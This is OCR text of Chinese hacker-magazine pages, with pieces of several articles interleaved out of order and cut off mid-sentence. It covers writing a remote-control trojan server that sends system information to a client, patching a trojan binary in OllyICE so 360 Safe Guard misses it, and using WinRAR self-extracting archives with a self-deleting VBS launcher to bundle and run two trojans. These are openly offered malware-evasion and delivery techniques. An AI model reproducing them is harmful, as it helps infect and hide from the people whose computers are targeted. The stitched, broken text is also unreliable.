
在服务端的入口函数WinMain()中调用GetBlockSystemInfo

10086免杀首语

近来都不知道是什么问题，电脑老是被雷击，连续2个月被劈中！结果一次修了半个月，一次修了快一个月，郁闷了我两个月，导致最后的结果是病了一个月。

本来平时就没什么娱乐，就是用电脑玩点技术，看点电影、聊聊天什么的，结果一下子失去了这些，发现没有了电脑、没有了网络，好像生活也失去了点什么。

于是，我猛然醒悟，原来网络真的已经融入到生活里面去了。以前天天接触到网络倒不怎么觉得，原来真实的面对突然而来的事情，就变得那么颓废。不过颓废过去，始终还是面对真实的生活，所以颓废过去就应该重新振作起来，给人生增加一点色彩。



躲过360安全卫士的隐藏启动查杀

图 蜀国布衣

从本文你可以学习到：

如何过360的隐藏启动查杀

如果说杀毒软件是正规军的话，那么360安全卫士就是游击队。正是由于这些游击队，常常不按常理进行出牌，弄得我们的木马程序无处藏身。比如最近360安全卫士就加入了一个特性，只要是启动项中的文件属性被设置为隐藏，它就会提示用户该文件可疑，如图1。就这样，我的不少木马服务端都英勇就义，哎……

其实我们仔细想想也是，正规的驱动文件怎么会进行隐藏呢？所以为了避免这种情况的发现，以后在配置服务端程序的时候，不要选择“隐藏”属性就可以了。

不过有的木马程序并没有属性的设置，因此就需要对服务端文件进行修改才可以。首先用汇编工具OllyICE载入服务端后，在窗口中按鼠标右键，依次选择菜单中的**“查看”－“所有模块间的调用”**，如图2。

由于服务端文件的隐藏设置，要使用到**SetFileAttributesA**函数。因此在新的窗口列表中，找到该函数后直接双击鼠标或回车操作，这时就可以看到函




图1　360木马查杀




图2　选择“所有模块间的调用”

()函数，代码如下：

```
SYSTEMINIT system;
GetBlockSystemInfo(system);
```

GetBlockSystemInfo()函数获取的服务端信息都保存在system中，最后使用send()函数将这些信息发给客户端：

```
send(sAccept, (char*)&system, sizeof(system), 0);
```

send()函数的第一个参数表示套接字的描述符，sAccept是与客户端进行数据传输的套接字；第二个参数表示要发送数据的缓冲区指针；第三个参数表示缓冲区的大小；第四个参数指定了发送数据的方式，0表示没有特殊行为。

以上就完成了套接字阻塞模式下，远程控制软件客户端与服务端雏形的编写。如图4所示，概括了客户端与服务端在套接字中的操作。




图4　客户端与服务端流程

本文只是介绍了客户端显示服务端信息这一功能，其它的如显示文件信息、上传文件、下载文件等功能的原理与显示服务端信息的原理类似。

四、阻塞模式套接字的优点与不足

使用阻塞模式的套接字开发网络程序比较简单，容易实现。从前面的介绍中我们也能看出，服务端在接收了客户端连接之后，马上将本机的信息发送给客户端，而客户端在连接服务端之后，马上调用recv()函数等待服务端发送数据。因此，当希望能够立即发送和接收数据，并且处理的套接字数量比较少时，可以考虑使用阻塞模式的套接字。

但是，如果由于种种原因，某一服务端不能马上发送信息数据，或者服务端发送的信息数据不能马上到达客户端，则客户端的recv()函数一直处于阻塞状态，客户端无法接受来自其它服务端的信息数据。如何解决以上这种情况呢？请关注《远程控制软件编程之套接字非阻塞模式》。

本文代码运行环境：WindowsXP SP2 + VC++6.0。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

手把手一步一步的完成界面及代码的编写，相信你也一定学会了吧？还不赶紧试一下，让自己有点成就感！




图3 设置隐藏属性

数对应的汇编代码。我们可以看到一句“push 6”的代码，它的意思就是设置对应文件的属性为“隐藏”，如图3。

现在双击打开这句代码，在弹出的汇编窗口中输入“push 0”即可，也就是服务端文件不设置任何的属性。

服务端文件修改完成以后，选中刚刚修改的代码信息，单击右键菜单中的“**复制到可执行文件**”命令，接着在它的子菜单中选择“选择”命令。然后在弹出窗口中单击右键的“保存文件”命令，就可以为修改的程序进行保存操作了。这样，360安全卫士就无法扫描出系统中的服务端文件了。

编辑点评：

有消息说360的装机量已经达到2亿用户，所以过360就成了首当其冲的一个坎。如果过不了360，那么你想想再过其它的杀软还有用吗？不过有些朋友跟我说，其实360的查杀不咋滴，那么是不是代表过360就很容易呢？大家还有什么别的想法，记得给编辑部投稿哟！



从本文你可以学习到：

Winrar捆绑新方法

大家都知道，网上发布的那些捆绑器总是在公布不久后就被杀毒软件查杀了，这使得我们这些小菜很难再找到一款合适的捆绑器。不过大家不用着急，下面我将介绍一款永不被查杀的捆绑器，它就是——Winrar（小菜：winrar？这不是压缩软件么？以为俺是小菜就不懂了，竟敢忽悠我们说是捆绑器，兄弟们，上！扁他……）！

stop！stop！stop！大家先不要打我，且听我解释……

正如大家所知道的那样，Winrar的确是一款家喻户晓、装机必备的压缩软件，不过我们可以利用它的自解压功能使它成为捆绑器。

整体思路就是把需要捆绑在一起的几个文件用winrar做成一个自解压包，当运行这个自解压包时，它就会把那几个文件解压到一个路径里，并调用vbs脚本来运行它们。

假如现在需要把2个木马（j.exe和x.exe）捆绑在一起，那么就先来写一个VBS脚本文件，代码如下：

```
dim mm1,mm2
mm1="C:\Program Files\Internet Explorer\j.exe"
mm2="C:\Program Files\Internet Explorer\x.exe"
set wshshell=createobject("wscript.shell")
set fso=createobject("scripting.filesystemobject")
Set oexe=wshshell.exec(mm1)
Set oexe=wshshell.exec(mm2)
set f1=fso.getfile("C:\Program Files\Internet Explorer\run.vbs")
f1.delete
```




图1 鼠标右键选择“添加到压缩文件”

将以上代码用记事本另存为run.vbs文件，然后把这个VBS脚本和那2个木马放在一起，用鼠标全部选定后右击选择“添加到压缩文件”，如图1。

在“压缩选项”中的“创建自解压格式文件”前面打上勾，如图2。




图2 设置压缩选项

然后切换到“高级”选项页，点击那个“自解压选项”弹出“高级自解压选项”，如图3。

